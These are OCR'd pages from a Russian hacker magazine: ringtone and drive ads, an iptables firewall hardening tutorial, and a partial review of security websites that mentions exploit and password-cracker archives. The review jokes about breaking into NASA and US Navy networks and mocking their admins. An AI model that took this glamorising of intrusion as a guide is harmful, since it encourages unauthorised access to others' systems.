СОВМЕСТИМОСТЬ МЕЛОДИЙ
Nokia: 3210, 3310, 3330, 3410, 3510i, 3530, 3585, 3610, 3650, 5100, 5210, 5510, 61XX, 6210, 6310, 6310i, 6510, 6610, 6650, 6800, 7210, 7250, 7650, 82x0, 8310, 8810, 8850, 8855, 8890, 8910, 8910i, 9110, 9110i, 9210, 9210i.
Samsung: A400, S100, T100, T400, T500, V200

По всем вопросам обращаться по e-mail: **sales@smxit.ru**.




Код мелодии	Название мелодии	Исполнитель	Код мелодии	Название мелодии	Исполнитель
XA 78000	Take On Me	AHA	XA 78013	Whenever, Wherever	Shakira
XA 78001	Stan	Eminem	XA 78014	People Are Strange	The Doors
XA 78002	Ray Of Light	Madonna	XA 78015	Barbie Girl	Aqua
XA 78003	Теперь я Чебурашка		XA 78016	Rollin	Limp Bizkit
XA 78004	Livin It Up	Ja Rule	XA 78017	Ex-Girlfriend	No Doubt
XA 78006	Freek	George Micheal	XA 78018	Don't Speak	No Doubt
XA 78007	Killing me softly	Fugees	XA 78019	Livin La Vida Loca	Ricky Martin
XA 78008	Love Foolosophy	Jamiroquai	XA 78020	Полковник	Би-2
XA 78009	Men in black	Will Smith	XA 78021	Мое сердце	Сплин
XA 78010	You give me something	Jamiroquai	XA 78022	Right here right now	Fatboy slim
XA 78011	Misunderstood	Bon Jovi	XA 78023	Серебро	Би-2
XA 78012	In Your Eyes	Kylie			

Логотип	Код логотипа	Логотип	Код логотипа	Логотип	Код логотипа
	XA 77000		XA 77022		XA 77044
	XA 77001		XA 77023		XA 77045
	XA 77002		XA 77024		XA 77046
	XA 77003		XA 77025		XA 77047
	XA 77004		XA 77026		XA 77048
	XA 77005		XA 77027		XA 77049
	XA 77006		XA 77028		XA 77050
	XA 77007		XA 77029		XA 77051
	XA 77008		XA 77030		XA 77052
	XA 77009		XA 77031		XA 77053
	XA 77010		XA 77032		XA 77054
	XA 77011		XA 77033		XA 77055
	XA 77012		XA 77034		XA 77056
	XA 77013		XA 77035		XA 77057
	XA 77014		XA 77036		XA 77058
	XA 77015		XA 77037		XA 77059
	XA 77016		XA 77038		XA 77060
	XA 77017		XA 77039		XA 77075
	XA 77018		XA 77040		XA 77076
	XA 77019		XA 77041		XA 77077
	XA 77020		XA 77042		XA 77078
	XA 77021		XA 77043		XA 77093
NEW	XA 74048	NEW	XA 77088	NEW	XA 77094
NEW	XA 74021	NEW	XA 77089	NEW	XA 77095
NEW	XA 77086	NEW	XA 77091	NEW	XA 77096
NEW	XA 77087	NEW	XA 77092	NEW	XA 77083

Картинки

XA 76000	XA 76023	XA 76044	XA 76067
XA 76001	XA 76024	XA 76045	XA 76068
XA 76002	XA 76025	XA 76046	XA 76069
XA 76003	XA 76026	XA 76047	XA 76070
XA 76004	XA 76027	XA 76048	XA 76071
XA 76072	XA 76028	XA 76049	XA 76073
XA 76006	XA 76029	XA 76050	XA 76074
XA 76007	XA 76030	XA 76051	XA 76075
XA 76008	XA 76031	XA 76052	XA 76076
XA 76009	XA 76032	XA 76053	XA 76077
XA 76010	XA 76033	XA 76016	XA 76078
XA 76011	XA 76034	XA 76056	XA 76079
XA 76012	XA 76035	XA 76057	XA 76080
XA 76013	XA 76036	XA 76058	XA 76081
XA 76014	XA 76037	XA 76059	XA 76082
XA 76015	XA 76038	XA 76060	XA 76083
XA 76017	XA 76039	XA 76061	XA 76084
XA 76018	XA 76040	XA 76062	XA 76085
XA 76019	XA 76041	XA 76063	XA 76086
XA 76020	XA 76042	XA 76064	XA 76087
XA 76021	XA 76043	XA 76065	XA 76066
NEW XA 76096	NEW XA 76091	NEW XA 76099	NEW XA 76101
NEW XA 76097	NEW XA 76098	NEW XA 76100	NEW XA 76102
NEW XA 76103	NEW XA 76104		



Взлом

КАК ЗА КАМЕННОЙ СТЕНОЙ!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

КАК ЗА КАМЕННОЙ СТЕНОЙ!

НАСТРАИВАЕМ ФАЕРВОЛ IPTABLES

Люди, установившие себе Linux в качестве рабочей станции, нередко придерживаются мнения, что хакеры тянутся только к крупным серверам, поэтому фаервол им ни к чему. Это не совсем верно. Дело в том, что в большинстве случаев взломщику просто наплевать, что ломать и куда вторгаться. Поэтому о своей защите лучше позаботиться заранее, чтобы потом не пришлось кусать локти и сожалеть о собственной беспечности.

ИСТОРИЯ IPTABLES


Для начала вспомним, что такое фаервол. По сути, это стандартный фильтр пакетов, параметры которого задает пользователь. Юниксоидам, в отличие от виндузятников, с "огненной стеной" повезло. Фаервол является обязательным атрибутом всех unix-like систем. В линуксе, например, в истории развития операционки можно проследить три фаервола: сперва был простой в использовании ipfadm (его синтаксис схож с ipfw, характерным для BSD-систем), затем с развитием ядра Linux появился ipchains. Он уже умел делать NAT (замена source-ip) и REDIRECT (замена destination-port) и работал на 2.2.x ядрах. С появлением ветки 2.4 приобрел популярность фаервол iptables, который имел множество различных функций и модулей. Самая последняя версия этого брандмауэра - 1.2.7a.

ПЕРЕКРОЕМ ВРАГУ КИСЛОРОД

Обычно для активации фаервола достаточно выполнить команду service iptables start. После этого будут загружены модули iptable_nat, iptable_owner, iptable_state и iptable_filter. Каждый модуль отвечает за определенные функции. После запуска фаервола можно посмотреть наличие всех (пока еще пустых) цепочек. Делается это командой iptables -L. Будет видно, что у брандмауэра есть три главных цепи: INPUT, OUTPUT и FORWARD. В них как раз и записываются правила, определяющие политику работы фаервола. Политик может быть две - ACCEPT, которая принимает все пакеты без исключения (по умолчанию), и DROP, фильтрующая все соединения, если нет исключающих правил. Кроме того, пользователь может создать свои личные цепи и соединить их с главными.

INPUT

INPUT содержит в себе правила, проверяющие любые входящие в систему пакеты. После такой проверки ядро "решает" - пропустить пакет или блокировать. Фильтровать пакет можно двумя способами - DROP, делая вид, что сервер недоступен, и REJECT - эмуляция отсутствия сервиса (при этом запрете на порт, фаервол ответит на запрос - connection refused, как будто порт вообще не светится).



Просмотр входящей таблицы брандмауэра

OUTPUT

В этой цепочке находятся правила, обрабатывающие исходящие пакеты. Принцип работы аналогичен INPUT. При наличии запрещающих правил пакет фильтруется и не выпускается из системы наружу.

FORWARD

Здесь происходит обработка пакетов, которые попали на сервер с другой машины и ожидают дальнейшего переброса (актуальна для роутеров). Обычно на форвард ставится политика DROP, а в цепь записываются правила на доверенные машины (обязательно в оба направления). В этом случае маршрутник будет обрабатывать пакеты лишь с этих серверов.

ПРАКТИКА

Теперь ты знаешь назначение цепей iptables. Тогда попробуем провести небольшую настройку iptables, после которой злоумышленник не сможет проникнуть на твой комп. Саму настройку лучше производить в онлайне, т.к. в случае ошибки фаервол просто заблокирует все входящие соединения.

Для начала создадим собственную цепь. Назовем ее, например, ports. Туда мы будем записывать правила, разрешающие соединения на определенные порты твоей машины.

```
# /sbin/iptables -N ports
```

После этой команды появится пользовательская цепь ports. Ее можно просмотреть с помощью уже известного нам параметра -L. Теперь добавим первое правило в нашу новую цепь. Оно будет давать разрешение на соединение с 22 портом с доверенного адреса 192.168.0.1.

```
# /sbin/iptables -A ports -s 192.168.0.1 -p tcp --destination-port 22 -j ACCEPT
```

Коротко о параметрах и их аргументах:

-A (append) - добавляет правило в конец заданной цепи (в нашем случае в ports).
-s (source_addr) - адрес, с которого пришел пакет. В нашем случае это доверенный 192.168.0.1.
-p (protocol) - явное указание протокола для теку-

щего правила. Может быть tcp, udp и icmp и all.
--destination-port - актуален только для протокола tcp, поэтому пишется всегда после него. Хранит в себе порт назначения.
-j - политика правила. Как я уже говорил, может быть ACCEPT, DROP, REJECT, а также линком на другие цепи.

Дальше попробуй самостоятельно заполнить цепь ports. Если не сможешь вспомнить про все порты, соединения по которым необходимо разрешить, то не волнуйся, это можно сделать потом.

Теперь займемся главной цепочкой INPUT. Первым делом разрешим принимать пакеты по локальному петлевому интерфейсу. Интерфейс можно задать параметром -i (входящий) и -o (исходящий). Наше правило будет выглядеть следующим образом:

/sbin/iptables -A INPUT -i lo -j ACCEPT

УЖЕСТОЧИМ ПОЛИТИКУ

А теперь следует сделать то, к чему мы так стремились. Нам необходимо запретить все соединения кроме тех, которые были указаны в цепочке ports. Но перед этим следует выполнить, по крайней мере, две команды. Во-первых, надо соединить две цепочки: пользовательскую ports и главную INPUT. Делается это следующим образом:

/sbin/iptables -A INPUT -j ports

Как видишь, аргумент -j является именем пользовательской цепи (линковать базовые цепочки лучше не надо). Теперь, казалось бы, все должно работать и подчиняться правилам. Но стоит тебе поменять политику, как твоя аська уйдет в офлайн, а любимый konqueror не сможет зайти ни на один сайт. Все потому, что мы забыли оговорить состояния пакетов.

Каждый пакет может иметь несколько состояний. Вот основные виды:

NEW - данные, начинающие новое соединение.
ESTABLISHED - пакет, приходящий от уже установленного соединения.
RELATED - новый пакет данных, но порожденный старым установленным соединением (например, FTP-передача данных, icmp-ответ и т.д.).
INVALID - состояние, которое не попадает ни под один из вышеперечисленных видов.

Чтобы пакеты корректно пропускались ядром, необходимо разрешить состояния RELATED и ESTABLISHED. Это выполняется командой:

/sbin/iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

Значение параметра -m указывает на внешний модуль, который будет использоваться фаерволом. В нашем случае это iptables_state.so. После того, как модуль активизируется, мы указываем его опцию - state со значением состояний пакетов.

Вроде все! Осталось только сменить политику цепи INPUT:

/sbin/iptables -P INPUT DROP

Если все было сделано верно, то после смены политики соединения не пропадут, а твоя машина будет в относительной безопасности ;).

Кстати, существует возможность производить сравнение не только по ip, но и по MAC-адресу, что положительно повлияет на защиту твоего сервера. Например, правило

/sbin/iptables -A INPUT -s 192.168.0.1 -m mac --mac-source 00:C0:DF:10:19:FB -j ACCEPT


пропустит пакеты лишь с MAC-адресом 00:C0:DF:10:19:FB.

СЛОВО ОБ ICMP

Пока я рассказал о способах фильтрации только tcp-пакетов. Теперь поговорим про icmp-протокол. Правила обработки таких пакетов должны содержать в себе параметр -p со значением icmp. Можно указывать тип пакета с помощью опции --icmp-type. Типы могут быть различными: echo-request, echo-reply и т.д. (полный список можно посмотреть командой /sbin/iptables -p icmp -h). Особый интерес представляет тип ответа на фильтрованные запросы. Например, ты с легкостью можешь сделать так, чтобы iptables отвечал пингующему, что твой узел недоступен либо permission denied (на кой фиг, ты, собственно, сюда пришел? ;)). Это осуществляется опцией --reject-with, значением которой будет, собственно, тип ответа на запрос. В итоге получаем правило:

/sbin/iptables -A input -s ! 192.168.0.1 -p icmp --icmp-type echo-request -j REJECT --reject-with icmp-host-prohibited

Восклицательный знак, разделенный пробелом со значением параметра, означает, что правило распространяется на все пакеты, кроме тех, которые удовлетворяют данному параметру. В нашем случае, проброс icmp-пакетов с доверенного 192.168.0.1 будет разрешен.



Ответ icmp связан с запрещающим правилом

ВСЕХ ВПУСКАТЬ, НИКОГО НЕ ВЫПУСКАТЬ!

У тебя, наверное, не раз выпрашивали шелл. Конечно, давать акцес к своей тачке – не самая приятная вещь. Мало ли чего там наделает эта компьютерная братия, плюс придется оплачивать трафик, который они нагенерят. Но не стоит отчаиваться. В решении этой задачи нам опять поможет iptables. Он имеет встроенный модуль iptables_owner.so, который может закрывать соединения по uid, gid, pid, cmd и прочим атрибутам пользователя. Как ты понимаешь, модуль обрабатывает OUTPUT-цепочку. Давай потренируемся. Заведем в системе тестового пользователя tables с уидом 4000:

/usr/sbin/useradd tables -s /bin/bash -u 4000

Наша задача: сделать так, чтобы юзер не мог серфить инет через твой шелл. Правило будет выглядеть следующим образом:



Взлом

КАК ЗА КАМЕННОЙ СТЕНОЙ!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)


/sbin/iptables -A OUTPUT -m owner --uid-owner 4000 -j REJECT

Логинимся под пользователем tables и пробуем куда-нибудь залтелнетиться. Убеждаемся, что правило работает как надо.

А теперь представь, что некий пользователь в сети подкинул тебе полезную инфу. В знак благодарности ты ему предоставляешь акцес к шеллу, но не хочешь, чтобы у него была возможность запускать eggdrop-бота. Подобное реализуется такой вот командой:

/sbin/iptables -A OUTPUT -m owner --cmd-owner eggdrop -j REJECT

Теперь процесс, содержащий слово eggdrop, не сможет отправлять пакеты в сеть.



Демонстрация работы модуля owner

ВСЕ НА МАСКАРАД!


Iptables, как и ipchains, умеет организовывать маскарадинг (т.е. заменять локальный IP-адрес на глобальный). С помощью NAT ты можешь пропустить в инет через свой сервер все машины из локальной сети. За NAT'инг отвечает модуль iptables_nat.so. В нем содержатся три цепи: PREROUTING, OUTPUT и POSTROUTING. В POSTROUTING записываются адреса, которым разрешено маскарадиться. Это происходит следующим образом:

/sbin/iptables -t nat -A POSTROUTING -s 192.168.0.1 -j MASQUERADE

Вообще, для доступа к цепям NAT достаточно добавить к правилу параметр -t со значением nat. Чтобы осуществить редирект с одного порта на другой (допустим, насильно перенаправить пользователя с 80 на 3128 порт текущей машины), следует добавить в цепь PREROUTING следующую запись:

/sbin/iptables -t nat -A PREROUTING -s 192.168.0.1 -p tcp --destination-port 80 -j REDIRECT --to-port 3128

После такой команды порт назначения 80 будет меняться на 3128, т.е. пользователи будут юзать WWW только через прокси-сервер (естественно, предварительно установленный на машине).



Мутим redirect =)

СЧИТАЕМ ТРАФИК

Весь трафик, прошедший через машину, фаервол записывает в контейнеры правил. Их можно просмотреть с помощью опции -v (verbose). Iptables покажет количество пакетов и суммарный трафик, обработанный каждым правилом.

Типы фаерволов

О классификации брандмауэров можно говорить часами. Помимо программных, бывают также аппаратные фаерволы - отдельные компьютеры, которые ставятся на входе в защищаемую сеть и имеют свое ПО. Как правило, никаких функций, кроме фильтрации данных, такие железяки не выполняют.

Иногда возникает необходимость периодического обнуления контейнеров. Это реализуется командой:


/sbin/iptables -Z цепь

Где "цепь" - имя цепочки, которую надо обнулить.

СОХРАНЯЕМ НАСТРОЙКИ

Чтобы корректно сохранить настройки фаервола, необходимо выполнить команду service iptables save. Все правила запишутся в файл /etc/sysconfig/iptables и подгрузятся при следующем запуске компьютера. Если ты сделал что-то неверно, команда service iptables reload загрузит старые правила из этого же файла.

Убедись, что iptables находится в автозапуске. Для этого выполни команду chkconfig --list | grep iptables. Если iptables отобразится, значит, все ок.



Множество функций команды service

КАК ЗА КАМЕННОЙ СТЕНОЙ!

Подведем итог. Цель достигнута - ты получил достаточно инфы, чтобы грамотно настроить фаервол iptables. Если хочешь продолжить изучение этого брандмауэра, то введи команду man iptables. Руководство на несколько страниц на английском языке опишет тебе все модули, правила и параметры фаервола.

Краткий список параметров iptables

Вот небольшой список базовых опций фаервола, который поможет тебе выполнить то или иное действие:

- **-P политика цепь** - сменить политику указанной цепи.
- **-N цепь** - создать новую пользовательскую цепочку.
- **-D цепь [правило]** - удалить всю цепь или определенное правило в ней.
- **--line-numbers** - посмотреть номера правил в цепи.
- **-n** - не преобразовывать IP-адреса в хосты.
- **-L [цепь]** - просмотреть правила в указанной цепи.
- **-F [цепь]** - удалить все правила в цепи либо очистить все цепочки.




High-Speed Writing Super-Quality Recording

MSI DVD Dual



(Anti-Bumping System) technology значительно сокращает вибрацию, а также улучшает стабильность и качество чтения/записи



• Supported Multiformation DVD &CD Formats

- DVD+R
- DVD+RW
- DVD-R
- DVD-RW
- CD-R
- CD-RW
- DVD-ROM
- CD-ROM

• 8MB Internal Buffer

Значительно увеличивает качество записи

• Multipurpose Editing












• BURN-Proof

Предотвращает ошибку незаполнения буфера, уменьшая вероятность сбоя при записи


D16 / Greece

CR52-M / Taiwan

D16 / Germany

CR52-M / Hong Kong

D16 / China

D16 / Russia


D16 / Germany

External CD-R/RW Writer CD-R/CD-RW/CD-ROM 52x32x52x

CRE52-M

USB 2.0 Hyper-Speed Interface



- ABS (Anti-Bumping System) технология понижающая вибрацию, а также улучшает стабильность и качество чтения/записи
- SoftBurn™ механизм понижающий шумы при работе
- HyperGuard™ защищает привод при работе с поврежденным диском
- SuperLink™ предотвращает ошибку незаполнения буфера
- Поддержка технологии Mount Rainier
- Поддержка 99 и 90-минутных дисков
- Встроенный буфер на 2 Мб

CD-R/RW Writer CD-R/CD-RW/CD-ROM 52x32x52x

CR52

ActivePanel


- ActivePanel™ стильные сменные панели
- ABS понижает вибрацию
- SoftBurn™ механизм понижающий шумы при работе
- MiniForm укороченный корпус
- HyperGuard™ защищает привод при работе с поврежденным диском
- SuperLink™ предотвращает ошибку незаполнения буфера
- Live Update 3 он-лайн обновление
- Поддержка 99 и 90-минутных дисков
- Встроенный буфер на 2 Мб
- Расширенный интерфейс IDE/ATAPI

Intel® Platform

MEGA PC 651











За дополнительной информацией обращайтесь на **www.microstar.ru**







DEALINE e-business hub, IBS Group
Tel: 095-969-2222
Fax:095-969-2299
Web: www.dealine.ru
www.ibs.ru


Russian-Style
Tel: 095-797-5775
Fax: 095-215-2057
Web: www.rus.ru


INLINE
Tel: 095-941-6161
Fax: 095-742-3614
Web: www.i2b.ru



Euclid Computers Inc.
Tel: 812-325-6300
Fax: 812-325-6250
Web: www.euclid.ru



3logic inc.
Tel: 095-7376109
Fax: 095-7376108
Web: www.3logic.ru



OLDI
Tel.: +7 095 105 0700
Fax: +7 095 105 0701
www.oldi.ru

ГДЕ СТАТЬ ХАКЕРОМ?

mindw0rk (mindw0rk@mail.ru)

ГДЕ СТАТЬ ХАКЕРОМ?


ОБЗОР SECURITY-САЙТОВ

ХАКЕР 58 ХАКЕР 58 ХАКЕР 58 ХАКЕР 58


Сообщение: "Хочу стать хакером. Научите плз, не ломайтесь". Подобное появляется на security-форумах с завидным постоянством. Быть хакером в последнее время стало модно. Хакерами хотят стать многие. Только хрен кому хочется тратить на учебу время и силы. Отсюда: "Научите плз, не в падлу. Если можно, побыстрее и на пальцах". Авторов таких постов обзывают нехорошими словами, посылают во все концы света. И самое интересное - они искренне обижаются, удивляясь, почему никто не хочет их учить.

РОДНОЙ! Да с какой радости кто-то должен тебя учить и все разжевывать? Ну сам подумай. Знающие люди всегда подскажут ответ на КОНКРЕТНЫЙ вопрос. А с просьбой "научите ломать сайты" ты еще долго будешь гулять по сетевым просторам с ярлыком на лбу: "Я ламер, kick my ass". Есть только один способ - читать доки, понимать их и применять новые знания на практике. Тем более, доков сейчас - хоть задницей кушай. Где их брать? Дык ведь эта, щас расскажу! Специально для тебя я подготовил обзор нескольких сайтов по security-тематике, на мой взгляд, заслуживающих особого внимания. Могу тебе даже гарантировать - если ты прошвырнешься по всем серверам из обзора и хорошенько изучишь их содержимое, слово "научите" ты забудешь напрочь. А по вечерам, за кружкой пива, сможешь между делом рассказать корешам, как гулял в дебрях сетей NASA и US Navy, издеваясь над беспомощными админами. А может даже напишешь Linux-2 :).

SECURITY.NNOV.RU



Авторский проект небезызвестного ЗАРАЗы. Впервые появился в начале 1999 г., являясь официальным сайтом конференции "Компьютерная безопасность и защита информации" (архивы хранятся на security.nnov.ru/conference). В августе 1999 г. проект поменял как дизайн, так и направление. В то время в рунете не было ни одной приличной базы данных по уязвимостям, и security.nnov.ru стал первым таким ресурсом. Сначала, правда, он использовался исключительно для внутренних нужд, но потом было решено сделать базу публично доступной. Чтобы облегчить поиск информации о нужной уязвимости, сайт предоставляет удобный поисковый механизм с возможностью сортировки. Можно искать по названию программы, производителю, ключевым словам в названии эксплоита и уязвимости. Помимо базы данных, на паге публикуется лента новостей, обновляемая почти каждый день и рассказывающая о новых найденных багах. Must Subscribe для скрипткиддисов :). В рубрике "Статьи" можно найти около 30 эксклюзивных статей, включая интервью с отцом сайта ЗАРАЗой. Раздел "Софт" не так уж богат на утилы, но зато опять же - все эксклюзивно. В общем заходи и увидь своими глазами.



\+
- Удобный поиск инфы по сайту
- Вынесен отдельный раздел "Эксплоиты"

\–
- Сайт полностью посвящен уязвимостям, нет никакой другой интересной инфы

Вердикт: Интересный ресурс



WWW.VOID.RU



В наполнении сайта void.ru участвует немало людей, и благодаря своей информативности сайт вполне может претендовать на звание "security-портала". Основные разделы void.ru: новости, статьи, релизы и обзоры. С новостями все понятно. Среди более двухсот статей встречаются как переводы западных текстов, так и документы, написанные коллективом разработчиков сайта (большинство). Практически все статьи рассчитаны на опытных сетевых пользователей. В релизах большую часть составляют эксплоиты, а также ссылки на свежие secuirity zin'ы. Обзоры - обзоры уязвимостей в тех или иных программах. Помимо основных рубрик на сайте имеется неплохой каталог IT-ресурсов, ежедневно обновляемая лента дефейснутых сайтов, доска объявлений о работе в сфере компьютерной безопасности (включает вакансии и резюме), обновляемый список анонимных проксей и форум. Неплохо для одного сайта :). Так что давай, долго не думай, открывай свою оперу и обновляй букмарки.

\+
- Всегда свежие новости
- Есть авторские статьи/программы

\–
- На паблик не лежат эксплоиты
- Отпугивающий дизайн сайта

Вердикт: Интересный ресурс

WWW.BUGTRAQ.RU



Весной 2001 г. отец hackzone.ru Дмитрий Леонов прекратил поддержку своего детища и приступил к раскрутке нового проекта bugtraq.ru. Некоторые разделы перекочевали на багтрак прямиком из hackzone.ru, например, тот же обзор уязвимостей, выходящий еще с 1997 года. Сейчас сайт сильно разросся, недавно даже занял третье место в номинации "Hard'n'Soft" на сетевом конкурсе РОТОР 2003. Контент состоит из 8 разделов, каждый из которых примечателен по-своему. В "библиотеке" лежит куча статей, так или иначе связанных с компьютерной безопасностью. Там же - дюжина книг в электронном виде, в том числе нашумевший "Киберпанк" Джона Маркоффа, "Андеграунд", рассказывающий про австралийских хакеров и переведенный на русский язык специально для сайта, "Атака на Интернет" и другие известные издания. Раздел "бред" посвящен маразмам, которые нам преподносят фильмы, СМИ и сама жизнь. Отдельный раздел выделен под правовой аспект компьютерной безопасности, где тема подробно разбирается в статьях, форуме и новостной рассылке. Основной форум багтрака по количеству постингов уже перевалил за отметку 60000, что на порядок больше, чем у остальных русскоязычных security-форумов. Уникальным разделом bugtraq.ru является проект "distributed.net". Его идея - в попытке совместными усилиями большой команды взломать криптошифр OGR или RC5-72. Все делается в рамках закона и тому, кто найдет ключик, полагается премия - 2 тысячи баксов. Команда из bugtraq.ru - одна из крупнейших в мире и имеет все шансы стать победителем.


\+ Очень большой архив статей
\+ Гигантский форум

− Нет никакого софта для скачки

Вердикт: Интересный ресурс



WWW.SECURITYLAB.RU



Несмотря на молодой возраст (полтора года), securitylab.ru зарекомендовал себя как один из самых авторитетных и посещаемых security-ресурсов в рунете. Большим достоинством сайта является возможность оставить комментарии и обсудить практически все: от новостей и статей до эксплоитов и утилит. По активности форум здесь не уступает багтраковскому, а по информативности, имхо, превосходит его. Как и положено - разделение по темам (всего 8 отдельных форумов, из которых только один выделен чайникам), статистика, регистрация. Среди документаций на сайте можно найти много аналитических материалов, описания свежих уязвимостей на русском языке и подборку эдвайзори от известных security-фирм. Начитавшись сообщений о багах, можно здесь же найти нужные эксплоиты по встроенному поисковику. В разделе "Головоломки" лежат несколько крякмиксов и хакерских многоуровневых тестов. Задачки не для чайников - чтобы решить их, понадобится кое-какая квалификация и умение логически думать. Понятное дело, без специальных программ хакерить хакеру будет туго. Ребята из SecurityLab позаботились о том, чтобы у тебя все было под рукой. Здесь можно найти: снифферы, сканеры, пасворд-крякеры, вордайлеры и просто нужные в жизни утилиты. Под разные платформы, в удобном, отсортированном виде. В коллекции секулаба около 5000 программ, что делает сайт крупнейшим в рунете архивом хакерского добра.

\+ Гигантское количество информации
\+ Крупнейший архив security-софта

− На форумах обитают дикие люди

Вердикт: надо видеть!



WWW.WBGLINKS.NET



WBG - это аббревиатура от White-hat, Black-hat и Gray-hat. А слово links указывает на причастность к ссылкам. Это сайт, специализирующийся на security-ссылках, причем, имхо, лучший в своем роде. Здесь нет описаний к урлам, нет статистики переходов, но подборка сайтов просто рулез. Создатель сайта явно не самый далекий от секьюрити комьюнити человек, и отобрал самое лучшее и полезное. Все это рассортировано по разделам: news sites, the scene, hackwear, linux corner, info и др., в каждом от 5 до 40 сайтов. Помимо ссылок, wbglinks.net регулярно публикует новости. Правда, оригинальностью они похвастаться не могут - все они взяты из первоисточников. Но есть и два эксклюзивных раздела: "Hacker history" и "Hacker Pictures". Первый - это самый объемный таймлайн по истории компьютерного андеграунда из всех, что я видел. Этот таймлайн делает все остальные, причем по всем параметрам. Это не значит, что автор охватил абсолютно все, что происходило в прошлом - есть и пропущенные события. Но для общего ознакомления с историей советую прочитать именно этот текст. "Hacker Pictures" - это фотогалерея известных в мире компьютерной безопасности людей. Здесь ты сможешь поглядеть на рожицы таких авторитетов, как Aleph1, Mixter, Robert Morris, Linus Torvalds, Alan Cox, Steve Bellovin и многих других. Если на xakep.ru будут снова проводить конкурс "узнай гуру по картинке", я тебе рекомендую сразу же бежать сюда. С этим сайтом приз тебе обеспечен.


\+ Интересные новости/ссылки
\+ Можно посмотреть фоты известных людей из мира security

− Здесь только ссылки - больше ничего

Вердикт: Интересный ресурс



WWW.NET-SECURITY.ORG



"Help Net Security" - симпатичный портал компьютерной безопасности, с интересным контентом и ежедневно обновляемыми рубриками. Очень меня порадовала секция "интервью", где можно почитать размышления известных людей о компьютерной безопасности. Правда, интервью в основном не с хакерами (с ними читай на slashdot.org), а с руководителями компаний и авторами книг, но все равно интересно. В "articles" лежит около тысячи статей на самые разные темы, от аналитических материалов, типа "Analysis of Remote Active Operating System Fingerprinting Tools", до баек о событиях давно минувших дней. Конечно, все рассортировано, плюс ведется рейтинг материалов, и отслеживаются последние аддоны. Команда net-security.org также регулярно выкладывает на своем сайте обзоры новых популярных книг на security-тематику. "Атаки на интернет" наших авторов там, правда, нет, но список уже прошедших через экспертизу изданий впечатляет. Заодно с книгами обозреваются и зловредные вири с антивирями. На сайте есть 